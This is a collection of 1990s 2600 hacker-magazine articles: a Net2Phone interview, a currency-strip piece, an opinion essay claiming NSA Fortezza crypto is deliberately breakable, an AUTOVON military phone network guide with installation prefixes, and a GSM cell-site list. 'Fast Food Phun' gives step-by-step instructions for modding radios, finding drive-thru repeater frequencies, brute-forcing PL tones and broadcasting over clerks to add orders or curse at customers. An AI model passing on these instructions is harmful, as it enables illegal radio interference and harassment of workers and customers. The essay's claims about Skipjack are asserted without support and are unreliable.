The first thing I wondered was how they keep track of who is using what card where and how they keep track of all the calls. Jordan Katz, head of Customer Service for Net2Phone told me, "I have a terminal right here, I can see which account is making what call to where if I want to." I thought to myself, "Oh, *that's* nice." But I guess it's no different from AT&T operators seeing what calls you make. So I asked Mr Katz: "What do you see as far as customer information?" He replied, "I see whatever they put in their registration."

What if people want to know who is calling them? What shows up in the ANI logs of the party receiving the call? "Well, it depends on what server they connect to, but what shows up [on ANI] is one of IDT's switches," says Katz. "Well, what if they want to find who actually made the call on a certain time or date?" I asked. Jordan replied, "Well again, we have their registration information."

Okay, so we get the idea that the registration information is passed by the software every time you make a call, or at least a signal is sent to the server to let them know that someone's registered software is making a call. I asked Ari Blech, head of marketing for Net2Phone, "What does it log in the way of IP addresses?" He thought for awhile and replied, "No logging of IP's, only logging of user registration, not to say that there isn't some sort of logging procedure." He later went on to say, "We do not know where the call originated from...."

I asked Jordan about his concern for hackers doing bad things with his software. He replied, "When we first started offering Net2Phone, we were worried about hackers getting someone else's PIN number, but now, since we have the secure web server up, the only way a hacker could get a debit card is to order one himself."

Jordan also told me of Net2Phone's plans to set up a complete on-line ordering system for the debit cards. "This will be totally automatic, you just input your credit card number on the web site and you automatically have a card. You can then add money to it as needed."

Upcoming plans for Net2Phone include Net2Phone Direct, a Phone to Internet to Phone based network. "This would allow a customer to call a local number and have one of IDT's switches place the call internationally, avoiding all international phone charges," says Ari. They are currently looking for international entrepreneurs who would be willing to join in the Net2Phone action.

This is a very interesting concept and IDT seems very "hush hush" about it for some reason. Ari seemed very careful when speaking of telco deregulation in other countries, but did tell me that they just won a major European battle recently. What this could mean is that via Net2Phone, you could connect to a European switch via the Internet and place a call to a local European exchange for the cost of a local call in Europe.

This will certainly have AT&T, MCI, and Sprint's panties all up in a bunch, and I am sure there will be lawsuits. However, IDT has to buy blocks of long distance time from someone, so we shall see who they sell out to. To call Europe for virtually free just sounds too good to be true, but this is what they are proposing.

As far as the domestic market, IDT doesn't seem very interested in placing their switches in other states, and rightly so. If they were to do that, they would lose all the revenue from callers being forced to use a switch in New Jersey to make long distance domestic calls. This would be a good thing for consumers, but would make no money for a long distance company, and of course we can't have that.

Another interesting thing on the forefront of the IDT ranch is Phone2Phone, where someone would use the phone to call up a local, or WATS line and use the Internet to route a call to another switch to place the call. Again, the other long distance companies will love this. With the impending doom of metered Internet use, this would just be another piece of kindling for the telcos and long distance companies fueling the fire to burn up more of the public's money.

Why not take advantage of this software while you still can? So far there is no charge to call 800 or 888 numbers and debit cards are for sale by fax or snail mail. If you haven't already, I encourage you to download this new product and use it to its fullest extent. It certainly is a very useful product, if you are a creative person. I am sure you can find many uses for it.

TWENTY 20 USA THOSE PESKY MYLAR STRIPS USA 20 TWENTY

by Dave Mathews

I cannot remember the number of times I have had to cool my friends' emotions when they bring up the plastic anti-counterfeiting strips placed within US $20 bills in the early 1990's. Now it seems most all of our major denominations have these barely visible strips of fine mylar plastic sandwiched between two layers of US regulation currency paper.

What gets most people in an uproar is the technologically unfeasible idea of the government being able to know how much money is in their wallets. My fear is that they watch the Weather Channel too frequently as they believe satellites are able to monitor their money far in the sky.

With technology comes paranoia, and with time comes more technology, which gives us the fact that the government can now detect large amounts of money right in our wallets. This technology is much closer to home than the birds orbiting us at 22,300 miles however, so don't convert your cash to gold bouillon just yet.

It seems that with a million volt power supply and some tuned gamma rays your money can now be managed by Uncle Sam himself! The first problem is the million volt power supply. These are getting smaller however, and now take up the same space as a college style refrigerator.

No, AT&T is not bringing this to you, but Triumf Laboratories in Vancouver, BC is.

Gamma rays are produced by using a particle accelerator to fire protons at a carbon target. These rays pass through just about everything but can be tuned to detect the mylar strips in bills, or the high levels of nitrogen present in drugs and explosives.

The range on these gamma rays is quite close however, so once the devices finally hit the streets they will be in the form of airport x-ray machines. Don't expect briefcase carrying feds to walk beside you with your US $20's and $100's registering on their counters however. These devices will look for large concentrations of the plastic strips leaving the country, as it is illegal to transfer more than 10,000 dollars out of the United States without notifying the government of your actions.

Most of you red blooded, gun yielding citizens of this fine land will have nothing to worry about, as your paltry sums of cash will go undetected by the new airport machines. Those of you laundering cash or trafficking drugs however may want to avoid airports.

So if you're O.J. getting ready to leave the country, better not bring all that cash, but convert it to a VISA debit card instead. Once you get to Barcelona you can exchange your "plastic" cash to Spanish Peseta (EPT) without fear of getting nabbed in customs by the gamma gun.

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print (this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice mail account for regular writers (two or more articles)
An account on 2600.com for regular writers (2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

Fortezza: The Next Clipper?

by Seraf
seraf@2600.com

In recent years, the U.S. Government has pursued a project aimed at secure communications on its new Defense Messaging System (DMS). The requirements have been for a system to serve as *the* standard for unclassified American military encryption, easily implemented on any system (servers, workstations, mobile units, etc.). The project began in 1991 as the *Pre Message Security Protocol,* or *PMSP.* In 1993, the name changed to *MOSAIC,* and the associated device was introduced as the "Tessera Cryptographic Card."

The most recent incarnation of the project — now managed by the National Security Agency's *MISSI* (Multi-level Information Systems Security Initiative) — is called *Fortezza,* and the tiny device that does the dirty work is called the "Fortezza Crypto Card." As we will learn shortly, Fortezza's purpose has grown beyond military encryption, and may pose a threat to our electronic privacy.




Figure 1

Fortezza usually takes the form of a PCMCIA card, compatible with a tremendous installed base of personal computer hardware and viable on most any modern computer. Inside, Fortezza embodies a full suite of cryptographic functions for secure communications. It provides symmetric encryption with Skipjack (of Clipper-chip fame), secure key exchange, digital signature, and secure timestamp functions.

With all its versatility, MISSI has recommended Fortezza for a number of applications. Security for both the storage and transfer of files is an obvious one. Among the others: authentication of remote network hosts, secure communications with remote hosts, unforgeable (signed) directory services, encrypted web browsing, and secure electronic commerce. Fortezza applications have been developed to interface the unit with SMTP and MIME (Internet mail), ITU X.400, ACP-123 (the Allied Communications Protocol, a superset of X.400), ITU X.500, ASN.1 (ITU's Abstract Syntax Notation), and SDNS (the Secure Data Network System, an NSA standard).

Fortezza would blend in with countless other military programs, if it were being used exclusively for government communications. This, however, is not the case. Several companies now manufacture Fortezza cards, and their target is the *mass market.*

Fortezza represents an attempt to implement NSA-breakable cryptographic technology as widely as possible: a strategy we've seen before. The Clipper/Capstone project aimed to make the Clipper chip voluntary, and then to force it as the only option, either by further legislation or market dominance. Fortezza tries to implement this same strategy on an even greater scale. Rather than encrypting only telephone calls with its special brand of so-called security, the NSA is now aiming to dominate cryptography across the public's information frontier. It's rather telling that the heart of Fortezza is the Capstone chip.

Skipjack is an algorithm made to be cracked by the NSA. Like DES, it is a good algorithm for its time, but with weaknesses designed to be exploited by those in-the-know. Without a doubt, the Agency has

built machines dedicated to cracking Skipjack. A separate algorithm in Fortezza, the Digital Signature Algorithm (DSA), also has potential weaknesses introduced by and for the NSA. The consequences include a government capability to forge digital signatures with Fortezza. These weaknesses aside, Fortezza's key material is supplied and *escrowed* by something called the Certification Authority (CA), which reports back to the NSA. So, before you even receive your Fortezza card, your key is in a federal database.

The effect is that, when you use Fortezza, (a) the National Security Agency knows your key; and (b) if for some reason it doesn't, it can crack it with relative ease.

How can we protect ourselves? The answer is simple — stay away from NSA crypto. If we examine the National Security Agency's persistence in introducing tainted cryptosystems and attempting to make them *standard,* we find that this strategy first appeared with DES in the 1970's. The Agency has no interest in standardizing cryptography for the good of the public — only for the good of Big Brother. We should all press for the continued right to make *our own* choices in cryptographic technology, and those choices should be informed ones.

Fortunately, NSA technology is relatively easy to spot. All of the available Fortezza products (so far) have proudly proclaimed their Agency endorsement. There are some cryptologic firms with NSA affiliation which doesn't show on the surface, such as Cylink — but we must *always* be wary of our sources for crypto.




Figure 2

Available Products

The following products relate to the Fortezza project, and are available to the general public. Every hacker interested in this project should consider the purchase of a Fortezza card for experimentation. It is not a crime to reverse-engineer *any* of these devices, or to publish the results, unless you are a government employee or contractor involved with Fortezza or its sponsoring entities.

If you are *very* serious about hacking Fortezza cards, e-mail me (seraf@2600.com) with what you've found out. Together, we can pool our resources and come up with additional information about the project and its systems.

Mykotronx, Inc. is the NSA's favorite MISSI contractor. The Mykotronx *Capstone MYK-80/82* (figure 1) is the heart of the Fortezza Crypto Card. The IC is a 144-pin TQFP package, with a clock speed of 20MHz. The 32-bit architecture runs at 18 MIPS, and performs Skipjack at up to 20Mb/s. Mykotronx also manufactures the *Fortezza Crypto Card* (figure 2) and *Fortezza ISA Bus Crypto Card.* The enigmatic *Fortezza PLUS Crypto Card* is available as well, and supposedly suitable for classified communications (it is not based on the Capstone chip, but apparently does use Skipjack) — this item may be secret. Mykotronx also makes the *Cawdaptor,* a workstation for central management of Fortezza equipment, and the Mykotronx *Communicator Fortezza Modem.*

Mykotronx, Inc.
357 Van Ness Way, Suite 200
Torrance, California 90501
Tel: +1 310 533.8100
Fax: +1 310 533.0527

Group Technologies Corporation manufactures a Fortezza card.

Group Technologies Corporation
10901 Malcolm McKinley Drive
Tampa, Florida 33612
Tel: +1 813 972.6429

National Semiconductor also makes a Fortezza card.

National Semiconductor
iPower Business Unit
1090 Kifer Road, Mail Stop 16-225
Sunnyvale, CA 94086-3737
Tel: +1 408 721.8797

Spyrus designed the original Fortezza crypto card, and sells its own. They also make the *HYDRA Privacy Card,* which implements key exchange, encryption, hashing, and digital signatures. For these functions, it can use either Fortezza algorithms (KEA, Skipjack, SHA-1, and DSA, respectively) or a less governmental set (RSA, [3]DES, MD-5, and RSA, respectively). If a stronger algorithm were substituted for DES in the latter set, it would provide formidable security — the NSA probably pressured Spyrus into using DES.

SPYRUS
2841 Junction Ave.
San Jose, CA 95134
Tel: +1 408 432.8180
Fax: +1 408 432.8415

Information Resource Engineering, Inc. manufactures the *A400S Fortezza Serial Modem.* It is much like a regular 14.4Kbps modem (AT command set, R-232-C interface, etc.), but it offers some Fortezza crypto services.

Information Resources Engineering, Inc.
8029 Corporate Drive
Baltimore, MD 21236
Tel: +1 410 931.7500
Fax: +1 410 931.7524

We Are Still Safe

With all this talk of government intervention in our lives, it's easy to forget that we can still make our own choices. Nobody is *required* to use NSA-sanctioned crypto today (other than our own government), and we can keep it that way if we don't start. Putting the NSA's agenda out in the open will, I hope, also help.

What options, then, do we have for strong cryptographic technology? IDEA, RSA, and MD-5 are what I use for almost everything. I also trust the recommendations of the Public-Key Cryptography Standard (PKCS), which has been adopted by numerous American corporations. (Information on PKCS can be obtained from RSA Data Security Inc.)

The lesson is that there's no shortage of powerful, untainted crypto — make an informed decision when choosing your technology, and we'll all be able to enforce our electronic privacy.

Fast Food Phun

by VaxBuster

Before I start into having Phun with Phast Phood, I want to go over a few basic radio items. This will give you a general idea of the type of equipment involved and what kind of radio features you should look for to maximize your hacking potential.

The first thing you want to look for is a ham radio that is dual-band. Whenever you see this word in various ham radio magazines, they are referring to the fact that the radio supports two bands. These bands most often are the 2 meter band (approximately 140-148 mhz) and the 70 cm band (approximately 440-450 mhz). These are both amateur bands and you will mostly hear a bunch of old farts talking about how ridiculous the no-code tech license is.

The most important feature of the radio you're looking for is one that is easily modifiable. How do you know which are? Go look at oak.oakland.edu in /pub/hamradio/mods or check out http://www.qrz.com. See, even *with* a license, the FCC regulates where you can transmit and receive.

While looking through the mods, find one that you are technically capable of performing and also one that gives you transmit and receive capabilities in the following ranges. Note these ranges are approximate.

140-174 mhz TX and RX
440-475 mhz TX and RX
800-900 mhz RX (cellular)

Now although this might not seem like a big range, it is pretty much all you will need. These ranges are broken down into extremely small channels of only a few kilohertz wide. This will give you access to everything from handheld radios, police, fire, ambulance, fast food, cellular, I could go on forever. Now cordless phones operate on 46/49 mhz but don't go looking for radios that will transmit on there, or transmit on cellular. In general, ham radio rigs won't support these ranges, even *after* modification. Trust me, you can have a ton of phun if your radio supports the frequencies I listed above. A couple of other important features to look for are CTCSS (I'll explain this later), DTMF (touch-tone), lots of memory channels, and alpha tagging.

OK, you've bought your radio. It's modified. It works. Now where do you tune to? I'm not going to reprint the 19 lists that are out there on the net. If you do a web search for "fast food frequencies" you'll get plenty of hits. I'll give you a basic idea on where to look when scanning. Remember, when scanning, that the output side of the repeater is almost always broadcasting, meaning that your scanner will stop and you will hear basically an open customer mic on the output frequency.

Scan 30.xxxx to 35.xxxx for the output side of repeater
Scan 151.xxxx for the input (clerk) side
Scan 154.xxxx for the input (clerk) side
Scan 157.xxxx for the input (clerk) side
Scan 170.xxxx to 173.xxxx for the input (clerk) side
Scan 457.xxxx to 469.xxxx for input/output

FYI - 469.xxxx for OUTPUT and 464.xxxx for INPUT is *popular.*

I realize this last range is pretty broad, and I apologize, but this list would be huge if I broke out each individual range.

A radio repeater is basically a device that repeats a signal from one frequency to another. The repeater's antenna is usually placed high atop a mountain or building. The purpose of this is to get line-

of-sight to as many points on the ground as possible. Once a signal is received, it is then transmitted out the output frequency at a high rate of power. The purpose of this device is to allow communication among a bunch of low-power radios. Often, these low-power radios have much smaller antennas as to make them more portable.

Fast food repeaters in general operate in this fashion. There is one frequency in which what the customer says is broadcast as well as what the clerk said is broadcast. You'll see me refer to this as the *output* side of the repeater. If you tuned to that frequency on your radio, what you'd hear is the same as if you were standing right next to the speaker at the drive thru. You would hear the entire conversation. This will be your receive frequency.

Now the input side of the repeater is what you will be transmitting on. This frequency is what the clerk actually transmits on, both to talk to other clerks, *and* to talk to the customer. Now, the determining factor on whether or not the repeater transmits the signal to the customer's speaker is PL. This will be the transmitting frequency. Just FYI, if the repeater is using standard frequency pairing, the input frequency is 5 mhz below the output. This is true in the UHF (4xx mhz) band. So if you find the receive frequency at 469.0125, you know the transmit frequency is probably at 464.0125.

The "security" that exists is designed to keep unwanted noise and parties from interfering with the communications and is pretty basic. It is not at all built to withstand hacker attempts to transmit through the repeaters, as I'll show. CTCSS, continuous tone coded squelch system, or PL (Private Line), as it's more commonly known, is made up of a subaudible tone that is transmitted in-band along with the communication (usually voice). These low frequency tones must be received by the repeater at the same time as the communication. If the repeater does *not* receive the proper PL, it in essence ignores your communication by not repeating the signal to the output side of the repeater. If you do transmit the proper PL with your transmission, it will break the repeater's squelch and it will pass on your voice to the output side of repeater. There are a total of 32 PL tones ranging from 67.0 hz to 250.3 hz.

As far as fast food is concerned, the PL tones vary from location to location. Since there is no standard, we need a method to find it. Sometime at dinner time, stop by your local joint, and tune to either the output or input side of the repeater. Once you've tuned there, set your CTCSS squelch to ON. We're telling the radio to *only* receive transmissions with the PL you've told it to receive. Since you can change the PL one at a time, you can go through all the possible PL's until you hear a transmission. To do this, select tone-select (or equivalent). A PL tone should appear. Spin your dial to select different PL's. Do this while they are transmitting of course. As soon as a transmission of theirs breaks the squelch, you'll hear the voice. Bingo, you have the proper PL.

Adjust your transmit shift to the proper frequency. Key up. You are now broadcasting loud and clear out the PA speaker. Your voice will definitely override the clerk's because of the fact that your signal is much stronger. Go capture effect!

From this point, feel free to add 20 burgers to the next order taking place, or curse at the customer. Feel free to use a crossband feature to link a McDonald's drive thru to a Burger King clerk. The fun here is endless.

Standard disclaimers apply. Don't be stupid and you won't get caught.

Tricks and Treats of the Autovon

by N-Tolerant

The AUTOVON (Automatic Voice Network) is the military's worldwide switch system used to link all DOD installations together on one telephone network. It is not a secure communications system. Classified information is discussed over the AUTOVON only when a secure telephone such as a STU-3 or a STU-5 is used. Otherwise, it works much like the normal telephone systems you use every day. The functional switching technology, however, is very similar to that of the outdated telephone networks of years long past. I recommend that you read ShAdOwRuNnEr's "Intro to Automatic Voice Network Commonly known as AUTOVON" parts one thru three for more information, including an introduction, how to get into AUTOVON using a silver box, and a few tricks to do once you're inside. That article can be found at ftp://ftp.fc.net/pub/phrack /underground/misc. In this article I will cover the following:

I. Common Features
II. "Area Codes"
III. Installation Prefixes
IV. Other Phunee Stuff

Disclaimer: Information in this article is just that—information. You can use this information however you wish. That is your right. I take no responsibility for whatever you decide to do with the knowledge you gain from reading this material.

I. Common Features of AUTOVON Systems

Once you are connected to the AUTOVON system, there are certain procedures that you can perform from your phone which activate and cancel functional features of the system. Some are trivial, but others can be fun if the user is creative enough. These are performed using a standard touch tone phone. Some commands vary from installation to installation, but most are universal.

Automatic Call Back
(If the number you are trying to call is busy, this will cause the other party's phone to ring once they hang up. Yours will also ring, and once both ends are off hook, the two phones will be connected.)
Activate:
(1) Lift receiver.
(2) Dial number.
(3) When busy signal is received, press and release the switchhook.
(4) When dial tone is received, dial "161".
(5) Listen for Positive Acknowledgement tone (wavering continuous tone).
(6) Replace receiver.
Cancel:
(1) Lift receiver.
(2) Listen for dial tone.
(3) Dial "162".
(4) Listen for Positive Acknowledgement tone.
(5) Replace receiver.

Call Transfer
(To patch someone who calls you to another number)
(1) Press switchhook to put incoming call on hold.
(2) Listen for continuous dial tone.
(3) Dial desired number.
(At this point, you can, but don't have to, wait for the third party to answer and announce the caller before you hang up.)
(4) Replace receiver.
Note: When you have the third party on line and the original caller on hold, you can press and release the switchhook for a three-party conference.

Malicious Call Identification
(Self explanatory. Most of us were busted with something like this in our younger years, before we got smart.)
(caller still on line)

(1) Depress switchhook.
(2) Listen for continuous dial tone.
(3) Dial "12".
(4) Continue talking.
(5) When conversation ends, dial "114".
Caller Hangs Up
(1) Lift receiver.
(2) Listen for busy tone.
(3) Within 3 seconds depress switchhook.
(4) Listen for continuous dial tone.
(5) Dial "12".
(6) Replace receiver - Lift receiver.
(7) Dial "114".

Call Forwarding
(Forward incoming calls to another number)
Activate:
(1) Lift receiver.
(2) Listen for continuous dial tone.
(3) Dial "131" and 2nd party number.
(4) Listen for wavering continuous tone (positive acknowledgment).
(5) Replace receiver.
Cancel:
(1) Lift receiver.
(2) Listen for intermittent tone.
(3) Dial "132".
(4) Listen for wavering continuous tone.
(5) Replace receiver.

Deactivate (lock) phone
(No incoming or outgoing calls)
(1) Lift receiver.
(2) Listen for dial tone.
(3) Dial "143".
(4) Replace receiver.

Activate (unlock) phone
(1) Lift receiver.
(2) Listen for intermittent tone.
(3) Dial "142".
(4) Replace receiver.

II. "Area Codes"

An AUTOVON telephone number is in the same format as a regular U.S. number [(xxx) xxx-xxxx]. The first part, which is the area code in normal numbers, identifies the theater to which you are calling. The AUTOVON codes are as follows:

CONUS (Continental U.S.) (312)
Canada (312)
Europe (314)
Asia/Pacific (315)
Alaska (317)
Caribbean (313)
Persian Gulf (316)/(318)

III. Installation Prefixes

Each DOD installation has its own three-digit prefix (like cities on civilian systems). Some larger military bases or installations may have more than one prefix. It would take way too much space to list all of them, but here's an abbreviated list:

CONUS (312)
Ft. McClellan, AL 865
Yuma Proving Ground, AZ 879
Ft. Irwin, CA 470
Ft. Carson, CO 691
Ft. McNair, DC 227
Ft. Leavenworth, KS 552
Ft. Meade, MD 923
U.S. Military Academy, NY 688
Ft. Sam Houston, TX 471
Port Hueneme Naval Construction Batallion Ctr, CA 551
Naval Security Station, DC 288
Key West Naval Air Station, FL 483
Great Lakes Naval Training Center, IL 792
U.S. Naval Academy, MD 281
McClellan AFB, CA 633
Los Angeles AFB, CA 833
U.S. Air Force Academy, CO 333
Mountain Home AFB, ID 728
Andrews AFB, MD 858
Hanscom AFB, MA 478
Nellis AFB, NV 682
Tinker AFB, OK 884
Lackland AFB, TX 473
McChord AFB, WA 984
Hill AFB, UT 777
The Pentagon, DC 227

Canada (312)
Air Command Winnipeg 826
Air Defense Headquarters, Ontario 628
Calgary CFB 620
Military Area Pacific Headquarters, Vancouver 252

Europe (314)
Stuttgart, Germany 420
Mannheim, Germany 380
Vicenza, Italy 634
Naples, Italy 625
Rota, Spain 727
Moron, Spain 722
Ramstein, Germany 480
Mildenhall, UK 238
Aviano, Italy 632
Incirlik, Turkey 676

Asia/Pacific (315)
Camp Red Cloud, Korea 732
Camp Humphreys, Korea 753
Yokota AB, Japan 225
Misawa AB, Japan 226
Kadena AB, Japan 630
Kunsan AB, Korea 782
Anderson AFB, Guam 366
Pearl Harbor Naval Complex, HI 471
Hickam AFB, HI 471

Alaska (317)
Ft. Richardson 384
Adak Naval Air Facility 692

Caribbean (313)
Howard AFB, Panama 284
Ft. Buchanan, Puerto Rico 740
Air National Guard, San Juan, Puerto Rico 740

Persian Gulf
Dharan (318) 828
Riyadh (316) 435

IV. Other Phunee Stuff

If you are going to explore the world of the AUTOVON, there are some bits of knowledge that might make your journey more interesting, useful, and phun. Here are a few of those bits:

The AUTOVON prefix for an installation is not the same as the civilian prefix. The last part of the number is the same for wherever you are calling, but the prefix will rarely, if ever, be the same.

Not all phone lines on the AUTOVON have worldwide capability. Some only have theater capability. For instance, most phones in the European theater (Great Britain, Germany, Italy, etc.) can call AUTOVON phones within Europe, but not beyond. Common worldwide-capable lines are installation operator, installation commander, other high-ranking officials/officers, and technical control facility lines. Worldwide lines are *much* more common at stateside installations. Note: All AUTOVON phones can receive worldwide calls.

The common number for the installation operator is "xxx-1110" ("xxx" being the prefix for that installation. The operator can do just about anything, such as transfer your call to a local number or patch you through to another installation. It sometimes takes social engineering to get a favor from a switch operator. It also depends on the installation policy on such matters. I recommend operators at Air Force bases. They seem more willing than others such as Army or Navy.

Some places have automated switches that will allow you to dial out to a local number (or toll-free number). One such place is Fort Bragg, N.C. You dial (312) 236-0001 and a recording will give you some options.

Sometimes AUTOVON calls are cut off. This could be because of a time limit. Sometimes calls are pre-empted, though. This means that the trunk you were using was seized by another phone by way of priority keys.

Omnipoint in New York City

by Syringe

Omnipoint is New York's first GSM provider. This is a list of all current transmitters in the New York metropolitan area as well as the Site IDs (similar to CLLI codes used by phone companies), the Broadcast Control Channel (0-7), and the three digit frequency number (we haven't yet correlated the actual frequency to this number).

CELLID	FREQ	BCC	SITE NAME	SITE ID
Manhattan				
10011	549	2	FDR DRIVE & FRANKFORT	NY-01-003
10012	567	2	FDR DRIVE & FRANKFORT	NY-01-003
10021	517	7	WEST SIDE & CHRISTOPHER	NY-01-016
10022	581	7	WEST SIDE & CHRISTOPHER	NY-01-016
10023	545	7	WEST SIDE & CHRISTOPHER	NY-01-016
10030	515	0	GREENWICH & SPRING	NY-01-017
10061	525	2	CANAL & CHRYSTIE	NY-01-024
10062	539	2	CANAL & CHRYSTIE	NY-01-024
10063	565	2	CANAL & CHRYSTIE	NY-01-024
10071	519	2	CLINTON & DELANCEY	NY-01-026
10072	583	2	CLINTON & DELANCEY	NY-01-026
10073	547	2	CLINTON & DELANCEY	NY-01-026
10081	581	2	FDR DRIVE & CORLEARS	NY-C1-027
10082	577	2	FDR DRIVE & CORLEARS	NY-01-027
10100	533	5	9TH AVE & 30TH ST	NY-01-050
10110	545	0	AVE A & 6TH ST	NY-01-051
10120	551	0	AVE C & 4TH ST	NY-01-052
10130	573	0	AVE D & 9TH ST	NY-01-053
10140	533	7	BROADWAY & 4TH ST	NY-01-054
10150	579	0	AVE B & 12TH ST	NY-01-055
10160	577	0	1ST AVE & 10TH ST	NY-01-056
10170	575	7	BLEECKER & GROVE	NY-01-057
10180	577	7	6TH AVE & WASHINGTON PL	NY-01-058
10190	539	0	AVE C & 14TH ST	NY-01-059
10200	537	7	2ND AVE & ST MARKS	NY-01-060
10210	579	7	PERRY & GREENWICH	NY-01-061
10220	571	7	4TH AVE & WANNAMAKER ST	NY-01-062
10230	527	7	2ND AVE & 15TH ST	NY-01-063
10240	553	7	1ST AVE & 20TH ST	NY-01-064
10250	535	7	3RD AVE & 3RD ST	NY-01-065
10260	515	7	LEXINGTON AVE & 27TH ST	NY-01-066
10270	529	7	WIZ @ 15TH ST & UNION SQUARE	NY-01-067
10280	531	7	5TH AVE & 10TH ST	NY-01-068
10290	???	?	7TH AVE & GREENWICH	NY-01-069
10300	517	2	3RD AVE & 18TH ST	NY-01-070
10310	523	7	5TH AVE & 19TH ST	NY-01-071
10320	547	7	6TH AVE & 16TH ST	NY-01-072
10330	???	?	8TH AVE & 15TH ST	NY-01-073
10340	513	7	14TH ST & WASHINGTON	NY-01-074
10350	527	5	10TH AVE & 18TH ST	NY-01-075
10360	535	5	7TH AVE & 23RD ST	NY-01-076
10370	525	5	PARK AVE & 23RD ST	NY-01-077
10380	519	5	2ND AVE & 25TH ST	NY-01-078
10390	513	5	3RD AVE & 30TH ST	NY-01-079
10400	577	6	MADISON AVE & 28TH ST	NY-01-080
10410	545	6	6TH AVE & 27TH ST	NY-01-081
10421	???	?	7TH AVE & 29TH ST	NY-01-082
10422	???	?	7TH AVE & 29TH ST	NY-01-082
10430	537	5	8TH AVE & 25TH ST	NY-01-083
10440	531	5	9TH AVE & 21ST ST	NY-01-084
10450	541	7	JANE & HUDSON	NY-01-085
10460	???	?	10TH AVE & 26TH ST	NY-01-086
10471	515	5	12TH AVE & 22ND ST	NY-01-087
10472	529	5	12TH AVE & 22ND ST	NY-01-087
10473	543	5	12TH AVE & 22ND ST	NY-01-087
10480	539	5	10TH AVE & 31ST ST	NY-01-088
10490	575	6	BROADWAY & 26TH ST	NY-01-089
10500	539	7	BLEECKER & SULLIVAN	NY-01-090
10510	545	1	11TH AVE & 55TH ST	NY-01-101
10520	???	?	11TH AVE & 48TH ST	NY-01-102
10530	517	6	11TH AVE & 42ND ST	NY-01-103
10540	???	?	11TH AVE & 34TH ST	NY-01-104
10550	???	?	10TH AVE & 52ND ST	NY-01-105
10560	525	6	10TH AVE & 46TH ST	NY-01-106
10570	523	6	10TH AVE & 38TH ST	BB-VAN-01-107
10580	519	6	DYER AVE & 41ST ST	BB-VAN-01-108
10590	541	1	9TH AVE & 56TH ST	NY-01-109
10600	513	6	9TH AVE & 49TH ST	NY-01-110
10610	???	?	9TH AVE & 43RD ST	NY-01-111
10620	???	?	9TH AVE & 35TH ST	NY-01-112
10630	575	1	8TH AVE & 53RD ST	NY-01-116
10640	???	?	8TH AVE & 47TH ST	NY-01-115
10650	529	4	8TH AVE & 40TH ST	NY-01-114
10660	573	6	8TH AVE & 33RD ST	NY-01-113
10670	???	?	7TH AVE & 57TH ST	NY-01-125
10680	577	1	7TH AVE & 51ST ST	NY-01-124
10691	???	?	TIMES SQUARE	NY-01-122
10692	???	?	TIMES SQUARE	NY-01-122
10693	???	?	TIMES SQUARE	NY-01-122
10701	535	6	TIMES SQUARE	NY-01-123
10702	521	6	TIMES SQUARE	NY-01-123
10710	???	?	7TH AVE & 37TH ST	NY-01-121
10720	???	?	6TH AVE & 53RD ST	NY-01-120
10730	???	?	6TH AVE & 47TH ST	NY-01-119
10740	???	?	6TH AVE & 41ST ST	NY-01-118
10750	579	6	6TH AVE & 35TH ST	NY-01-117
10760	???	?	5TH AVE & 58TH ST	NY-01-130
10770	???	?	5TH AVE & 50TH ST	NY-01-129
10780	???	?	5TH AVE & 43RD ST	NY-01-128
10790	???	?	5TH AVE & 38TH ST	NY-01-127
10800	541	6	5TH AVE & 33RD ST	NY-01-126
10810	???	?	MADISON AVE & 55TH ST	NY-01-099
10820	???	?	MADISON AVE & 48TH ST	NY-01-100
10830	???	?	???	???
10840	???	?	PARK AVE & 59TH ST	NY-01-098
10850	573	5	PARK AVE & 52ND ST	NY-01-097
10860	???	?	VANDERBILT & 45TH ST	NY-01-096
10870	533	6	PARK AVE & 37TH ST	NY-01-095
10880	517	7	LEXINGTON AVE & 56TH ST	NY-01-094
10890	???	?	LEXINGTON AVE & 49TH ST	NY-01-093
10900	???	?	LEXINGTON AVE & 42ND ST	NY-01-092
10910	535	6	LEXINGTON AVE & 35TH ST	NY-01-091
10920	???	?	3RD AVE & 53RD ST	NY-01-134
10930	???	?	3RD AVE & 46TH ST	NY-01-133
10940	537	6	3RD AVE & 39TH ST	NY-01-132
10950	???	?	2ND AVE & 57TH ST	NY-01-138
10960	???	?	2ND AVE & 50TH ST	NY-01-137
10970	527	6	2ND AVE & 44TH ST	NY-01-136
10980	551	6	2ND AVE & 36TH ST	NY-01-135
10990	529	6	1ST AVE & 52ND ST	NY-01-139
11000	???	?	1ST AVE & 42ND ST	NY-01-140
11011	561	7	FDR DRIVE & 30TH ST	NY-01-143
11012	539	7	FDR DRIVE & 30TH ST	NY-01-143
11013	549	7	FDR DRIVE & 30TH ST	NY-01-143
11021	519	1	WEST SIDE HWY & 57TH ST	BB-ART-01-142
11022	533	1	WEST SIDE HWY & 57TH ST	BB-ART-01-142
11023	547	1	WEST SIDE HWY & 57TH ST	BB-ART-01-142
11031	???	?	WEST SIDE HWY & 35TH ST	NY-01-141
11032	???	?	WEST SIDE HWY & 35TH ST	NY-01-141
11033	???	?	WEST SIDE HWY & 35TH ST	NY-01-141
11041	581	2	SHERATON	NY-01-200
11041B	???	?	SHERATON	NY-01-200
